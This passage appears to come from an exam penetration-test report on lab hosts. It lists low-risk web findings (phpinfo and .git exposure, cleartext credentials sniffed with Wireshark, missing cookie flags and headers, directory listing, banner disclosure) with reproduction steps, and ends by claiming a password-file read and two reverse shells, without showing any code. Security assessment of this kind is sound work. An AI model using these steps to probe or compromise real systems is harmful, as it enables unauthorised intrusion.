
https://cheatsheetseries.owasp.org/cheatsheets/User_Privacy_Protection_Cheat_Sheet.html

Supporting Evidence(s)

Steps to reproduce:

Instance1: phpinfo file disclosure in http://me.terahost.exam/info


Steps: Visit the affected URL as shown in the below evidence and observe the content of the **phpinfo** file.



PoC: Sensitive information disclosure

Instance2: .git directory disclosure in http://blog.terahost.exam/.git

Steps: Visit the affected URL as shown in the below evidence and observe the content of the **.git** directory.



PoC: Sensitive information disclosure

F-LOW-01: Clear Text Protocol Supported	
Impact	Low
Likelihood	Medium
Overall Risk	**Low – (3.3)**
CVSS 3.1	CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:L/A:N
Vulnerability Category	Configuration Management

Description

Insufficient transport layer protection allows communication to be exposed to untrusted third parties, providing an attack vector to compromise a web application or steal sensitive information. Websites typically use Secure Sockets Layer / Transport Layer Security (SSL/TLS) to provide encryption at the transport layer. However, unless the website is configured to use SSL/TLS and configured to use SSL/TLS properly, the website may be vulnerable to traffic interception and modification.

Discussion of Impact

The risk associated with this vulnerability has been assessed as **Low.**

Sensitive data like user credentials submitted over an unencrypted connection are vulnerable to interception by an attacker who is suitably positioned on the network. This includes any malicious party located on the user's own network, within their ISP, within the ISP used by the application, and within the application's hosting infrastructure. Even if switched networks are employed at some of these locations, techniques exist to circumvent this defense and monitor the traffic passing through switches.

The likelihood of this vulnerability getting exploited is **Medium.**

Affected URL(s)

http://me.terahost.exam/login

Recommendations

It is recommended to,


- Use transport layer protection such as HTTPS/SSL/TLS and purchase or generate a proper certificate for this service.

References:
https://cwe.mitre.org/data/definitions/319.html

Supporting Evidence(s)


Steps to reproduce:

Step 1: Enter credentials as shown below and start traffic interception using the Wireshark tool.



PoC: Submitting user credentials.

Step 2: A clear text email id and password obtained in Wireshark due to a missing **https** protocol.



PoC: Clear text credentials intercepted in wireshark

F-LOW-02: Missing Cookie Attributes	
Impact	Low
Likelihood	Medium
Overall Risk	**Low (3.1)**
CVSS 3.1	CVSS:3.1/AV:N/AC:H/PR:H/UI:R/S:U/C:L/I:L/A:N
Vulnerability Category	Configuration Management

Description

Cookies are often a key attack vector for malicious users (typically targeting other users) and the application should always take due diligence to protect cookies. This section looks at how an application can take the necessary precautions when assigning cookies, and how to test that these attributes have been correctly configured.

The secure attribute tells the browser to only send the cookie if the request is being sent over a secure channel such as HTTPS. This will help protect the cookie from being passed over unencrypted requests.

HttpOnly is an additional flag included in a Set-Cookie HTTP response header. If supported by the browser, using the HttpOnly flag when generating a cookie helps mitigate the risk of client-side script accessing the protected cookie.

Discussion of Impact

The risk associated with this vulnerability has been assessed as **Low**.

- An attacker can access the application over both HTTP and HTTPS if secure flag is missing, then there is the potential that the cookie can be sent in clear text because of, that the attacker can make use of cookie to impersonate user's account and can do everything a user can do when logged-in to any website.
- The attacker can take advantage of the XSS vulnerability to steal the authentication cookie if HttpOnly flag is missing. With this cookie, the attacker can login on behalf of a user and compromise his account.

The likelihood of this vulnerability getting exploited is **Medium**.

Affected URL(s)

http://me.terahost.exam/
http://blog.terahost.exam/

Recommendations

It is recommended to,


- Add the secure flag to cookies sent over SSL.
- For each cookie sent over SSL strip, add the "Secure" flag to the cookie and recommend setting the HttpOnly flag for the cookie.
  For example:

Set-Cookie: <name>=<value> [; <Max-Age>=<age>] [; expires=<date>] [; domain=<domain_name>] [; path=<some_path>] [; secure] [; HttpOnly]".

References:
https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#cookies


Supporting Evidence(s)

Instance 1: Login to the application http://me.terahost.exam and open the **inspect element > storage > Cookie** tab to observe the cookie attributes.



PoC: Missing cookie attributes

Instance 2: Login to the application at http://blog.terahost.exam/index.php?page=login , enter valid credentials, intercept the request and response data.



PoC: Missing cookie attributes

F-LOW-03: Missing HTTP Security Headers	
Impact	Low
Likelihood	Medium
Overall Risk	**LOW (2.4)**
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:U/C:N/I:L/A:N
Vulnerability Category	Configuration Management

Description

Security headers are vital for protecting web applications and users by mitigating common web vulnerabilities, safeguarding sensitive data, preventing security incidents, enhancing user privacy, and building trust. They enforce best practices and future-proof against emerging threats, making them an integral component of web security.

Below mentioned security response headers are missing:

1. Content-Security-Policy
2. X-Content-Type-Options
3. X-Frame-Options
4. X-XSS-Protection
5. HTTP Strict Transport Security

Discussion of Impact

The risk associated with this vulnerability has been assessed as **Low**.

1. X-Content-Type-Options: The only defined value, "nosniff", prevents Internet Explorer and Google Chrome from MIME-sniffing a response away from the declared content-type. This also applies to Google Chrome, when downloading extensions. This reduces exposure to drive-by download attacks and sites serving user uploaded content that, by clever naming, could be treated by MSIE as executable or dynamic HTML files.

2. Content-Security-Policy/ X-Content-Security-Policy: Content Security Policy requires careful tuning and precise definition of the policy. If enabled, CSP has significant impact on the way browser renders pages (e.g., inline JavaScript disabled by default and must be explicitly allowed in policy). CSP prevents a wide range of attacks, including Cross-site scripting and other cross-site injections.

3. X-Frame-Options: By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being

targeted. This technique allows the attacker to circumvent the defenses against cross-site request forgery and may result in unauthorized actions.

4. X-XSS-Protection: When a website allows users to upload content which is then published on the web server. If an attacker can carry out XSS (Cross-site Scripting) attack by manipulating the content in a way to be accepted by the web application and rendered as HTML by the browser.

5. The **HTTP Strict-Transport-Security** response header (often abbreviated as HSTS) lets a website tell browsers that it should only be accessed using HTTPS, instead of using HTTP.

The likelihood of this vulnerability getting exploited is **Medium**.

Affected URL(s)

http://me.terahost.exam/
http://blog.terahost.exam/
http://www.terahost.exam/

Recommendations

It is recommended, to use this HTTP response header in application:


- X-Content-Type-Options: nosniff
- X-Frame-Options: SAMEORIGIN or DENY
- X-XSS-Protection: 1; mode=block
- Content-Security-Policy
- Strict-Transport-Security: max-age=63072000; includeSubDomains; preload

References:


https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Headers_Cheat_Sheet.html

Supporting Evidence(s)


Steps to reproduce: Visit the affected URLs as shown in the below evidence and observe the response headers.



PoC: Missing security headers



PoC: Missing security headers



PoC: Missing security headers

F-LOW-04: Directory Listing Allowed	
Impact	Low
Likelihood	Low
Overall Risk	**LOW (2.4)**
CVSS v3.1	CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:U/C:N/I:L/A:N
Vulnerability Category	Configuration Management

Description

A web directory was found to be browsable, which means that anyone can see the contents of the directory. These directories can be found via page spidering (following hyperlinks), or as part of a parent path (checking each directory along the path and searching for "Directory Listing" or similar strings)

Discussion of Impact

The risk associated with this vulnerability has been assessed as **Low**.

Browsable directories could allow an attacker to perform a directory traversal attack by viewing "hidden" files in the web root, including scripts, data files, or backup pages.

The likelihood of this vulnerability getting exploited is **Low**.

Affected URL(s)

http://blog.terahost.exam/images/
http://blog.terahost.exam/js/
http://blog.terahost.exam/.git/

Recommendations


It is recommended to,

- Configure your web server to prevent directory listings for all paths beneath the web root.
- A default file should be placed into each directory (such as index.htm) that the web server will display instead of returning a directory listing.


References:
https://www.simplified.guide/apache/disable-directory-listing

Supporting Evidence(s)

Steps to reproduce: Access the above-mentioned affected URLs and observe the web application response.



PoC: Directory listing allowed.



PoC: Directory listing allowed.

F-LOW-05: Web Server Banner Disclosure	
Impact	Low
Likelihood	Low
Overall Risk	**LOW (2.0)**
CVSS v3.1	CVSS:3.1/AV:N/AC:H/PR:H/UI:R/S:U/C:N/I:N/A:L
Vulnerability Category	Configuration Management

Description

The Server header describes the server application that handled the request. Detailed information in this header can expose the server to attackers. Using the information in this header, attackers can find vulnerabilities easier.

Discussion of Impact

The risk associated with this vulnerability has been assessed as **Low**.

An attacker can use this information to launch further attacks.

The likelihood of conducting successful exploitation of this issue is **Low**.

Affected URL(s)

http://blog.terahost.exam/

Recommendations

It is recommended to,

- remove the header that displays the version or a generic message.

References:
https://www.thesmartscanner.com/vulnerability-list/server-version-disclosure

https://crashtest-security.com/server-version-fingerprinting/

Supporting Evidence(s)

Steps to reproduce: Visit the affected URL as shown in the below evidence and observe the highlighted response.

PoC: Web server disclosure

7. Conclusion

This analysis is based on the technologies and known threats as of the date of this report. We were able to find the content of the **/usr/local/etc/exam/pass** file located on the admin server **(10.100.13.33)** and established two reverse shells by exploiting two services running on the localhost of the **http://blog.terahost.exam (10.100.13.34)** server. This was the necessary condition to pass this exam.

End of Document